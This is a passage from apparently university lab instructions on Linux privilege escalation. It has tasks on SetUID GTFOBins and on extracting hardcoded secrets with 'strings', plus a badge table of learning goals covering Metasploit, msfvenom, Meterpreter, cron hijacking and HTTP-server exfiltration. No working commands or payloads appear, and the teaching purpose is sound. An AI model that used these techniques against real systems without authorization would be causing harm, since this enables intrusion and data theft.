- Attain a `sudo` shell in the local system using a *SetUID* program that directly enables it.

Expected results: This activity will be finished when you are able to go `root` from an unprivileged user via `root` shell generation, or generating a user identity with `root` capabilities, and introducing it using SetUID/SetGID *GTFOBins*.

Potential privilege scalation through executable inspection techniques (*T1078. Valid Accounts*)

Practical application: *You need to attain privilege scalation extracting potential hardcoded confidential data from existing executables on a system*

Use the `strings` executable with any executable file you may find in any system (any of the lab containers (installed in both), the VM (requires installing the `binutils` package)…). Once you see what this tool does, analyze the consequences of hardcoding confidential data into a file executable, and what you should do to prevent this type of static analysis techniques. **TIP**: Remember cryptography theory topics and lab activities.

Expected results: This activity will be finished when you can inspect any binary executable file with `strings` and realize the dangers of hard-coding confidential data. You also must think how this could be used to achieve privilege scalation on applications (not only on the OS)

BADGES AND SELF-ASSESSMENT

NOTE: You have a version of this badge table in an editable format available in the *Virtual Campus*. You can use this file to easily create a document in the format you want and take extended notes of your activities to create a log of what you did. Remember that this material is key to keep track of your self-evaluation.

Badge Level	Unlocked when	Unlocked?
	You understand the difference between exploiting a machine and perform privilege scalation on it.	
	You understand the difference between a restricted shell and a standard one	
	You can spawn a non-restricted shell from a restricted one	
	You understand the structure of a `/etc/passwd` file and the special conditions that a `root` user must have.	
	You know how to generate valid *Linux* passwords from plain text.	
	You understand how `sudo` commands configuration may work	
	You can answer this question: *Do you think that stablishing a restricted shell is a "serious" security feature?*	
	You can find any program with the *SetUID* and *SetGID* bits enabled.	
	You understand the purpose of the *SetUID* and *SetGID* bits.	
	Know how to obtain information and configure any option of an MSF exploit	
	You can answer this question: *Can you download source code from exploit-db? what can you do to use it?*	
	Understand the typical “exploit launch cycle” of MSF	
	Understand why `multi/handler` is necessary when running exploits outside an MSF command shell, as opposed to launching an exploit inside MSF	
	Know the appropriate steps to choose an adequate payload for an MSF exploit	
	You understand the difference between a non-restricted shell and a `root` shell. You can answer this question: *Does a non-restricted shell give you more permissions?*	
	You know how to create temporal HTTP servers to exfiltrate or retrieve information from remote systems. You can answer this question: *What could you do to avoid the easy detection of this HTTP server using standard Nmap scans?*	
	You can answer these questions: *Are* `sudo` *shells normally obtained with an equivalent functionality to a "standard shell"? What happens if we manage to run* `/bin/bash` *once you have one created?*	
	You can understand privilege scalation processes. You can answer this question: *Do these processes ask you for the* `root` *password in some part of the process?*	
	You can read confidential information using *SetUID* and `sudo` *GTFOBins*.	
	You can create new users in a system using *SetUID* and `sudo` *GTFOBins*.	

	You can answer this question: *What can you do with the contents of the* `/etc/shadow` *files if you are able to read them?*	
	Understand why modifying a `cron` job may enable privilege scalation or confidential data exfiltration. You can answer this question: *Which user identity is the* `cron` *job running under?*	
	Understand that once you can modify a task / dependency that uses `sudo` rights, you can send the exfiltrated content to any place / write it to any file	
	Understand how to launch payload generated with `msfvenom` and pick up its results with a `multi/handler` exploit in MSF	
	Know how to interact with a *Meterpreter* shell. You can answer the following question: *What do you think you can do with the file upload utility?*	
	You can answer these questions: *Why injected payloads in web servers are so dangerous? What did you need to fire the payload? Do you consider this common?*	
	Understand that sometimes corrupting an executable does not have immediate effect and you must wait until a privileged process / user runs it.	
	You can answer these questions: *What could happen if someone inspect a log and it is not aware of the GTFOBin techniques? Can you think in an alternative utility of having programs that are supposed to do certain operations performing different ones then?*	
	You can understand why `root` *SetUID* programs can be extremely dangerous.	
	You can answer this question: *Is setting the SetUID bit to certain executables a form of achieving persistence?*	
	You can answer these questions: *Is it easy to locate any hard-coded username, password, access token, etc. on any executable? Can you guess the API functions that an executable use? How can you prevent this type of static analysis tools?*	
	**Execute Order 66**: Your ability with MSF and different privilege scalation techniques enable you to become `root` in a system with certain known vulnerabilities, and exfiltrate whichever confidential information you need from it.	